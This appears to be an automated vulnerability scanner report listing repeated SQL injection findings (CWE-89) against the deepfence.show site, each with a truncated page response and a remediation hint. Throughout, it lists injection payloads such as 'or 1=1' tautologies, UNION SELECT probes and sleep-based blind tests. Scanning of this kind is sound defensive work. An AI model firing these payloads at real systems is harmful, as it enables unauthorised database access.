Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6JslJ4MHXKX0-rl8l02OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1394

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>" or true--</td></tr></table>	Name	Value	DemoUser1#	" or true--
Name	Value				
DemoUser1#	" or true--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6JslJ4MHXKX0-rl8l02OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1395				

Scan	SQL Injection						
Severity	ERROR						
Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>AND 1=1</td></tr></table>			Name	Value	DemoUser1#	AND 1=1
Name	Value						
DemoUser1#	AND 1=1						
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8l02OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre></div>						
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]						
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#						
CWE-ID	CWE-89						
Issue Number	#1396						

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

Response

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)))#

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget

	<pre>script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1397

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT @@VERSION,USER(),SLEEP(5), BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL, NULL--</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT @@VERSION,USER(),SLEEP(5), BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL, NULL--
Name	Value				
DemoUser1#	UNION ALL SELECT @@VERSION,USER(),SLEEP(5), BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL, NULL--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1398				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1

Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>')) or sleep(5)='</td></tr></table>	Name	Value	DemoUser1#	')) or sleep(5)='
Name	Value				
DemoUser1#	')) or sleep(5)='				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1399				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15#</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15#
Name	Value				
DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary				

	hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1400

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>' or sleep(5)#</td></tr></table>	Name	Value	DemoUser1#	' or sleep(5)#
Name	Value				
DemoUser1#	' or sleep(5)#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1401				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>AND 1=0</td></tr></table>	Name	Value	DemoUser1#	AND 1=0
Name	Value				
DemoUser1#	AND 1=0				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="</pre>				

	<pre>width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6JslJ4MHXXKX0-rl8l020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1402

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>;waitfor delay '0:0:5'--</td></tr></table>	Name	Value	DemoUser1#	;waitfor delay '0:0:5'--
Name	Value				
DemoUser1#	;waitfor delay '0:0:5'--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6JslJ4MHXXKX0-rl8l020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1403				

Scan	SQL Injection
Severity	ERROR

Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>;%00</td></tr></table>	Name	Value	DemoUser1#	;%00
Name	Value				
DemoUser1#	;%00				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMexE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1404				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>admin' or 1=1--</td></tr></table>	Name	Value	DemoUser1#	admin' or 1=1--
Name	Value				
DemoUser1#	admin' or 1=1--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/BjBwFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/</pre>				

	z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1405	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 25--</td></tr></table>		Name	Value	DemoUser1#	ORDER BY 25--
Name	Value					
DemoUser1#	ORDER BY 25--					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8l020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/BjBwFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpgguFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					
Issue Number	#1406					

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

Response

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
DemoUser1#	admin" or "1"="1"/*

	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1407

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
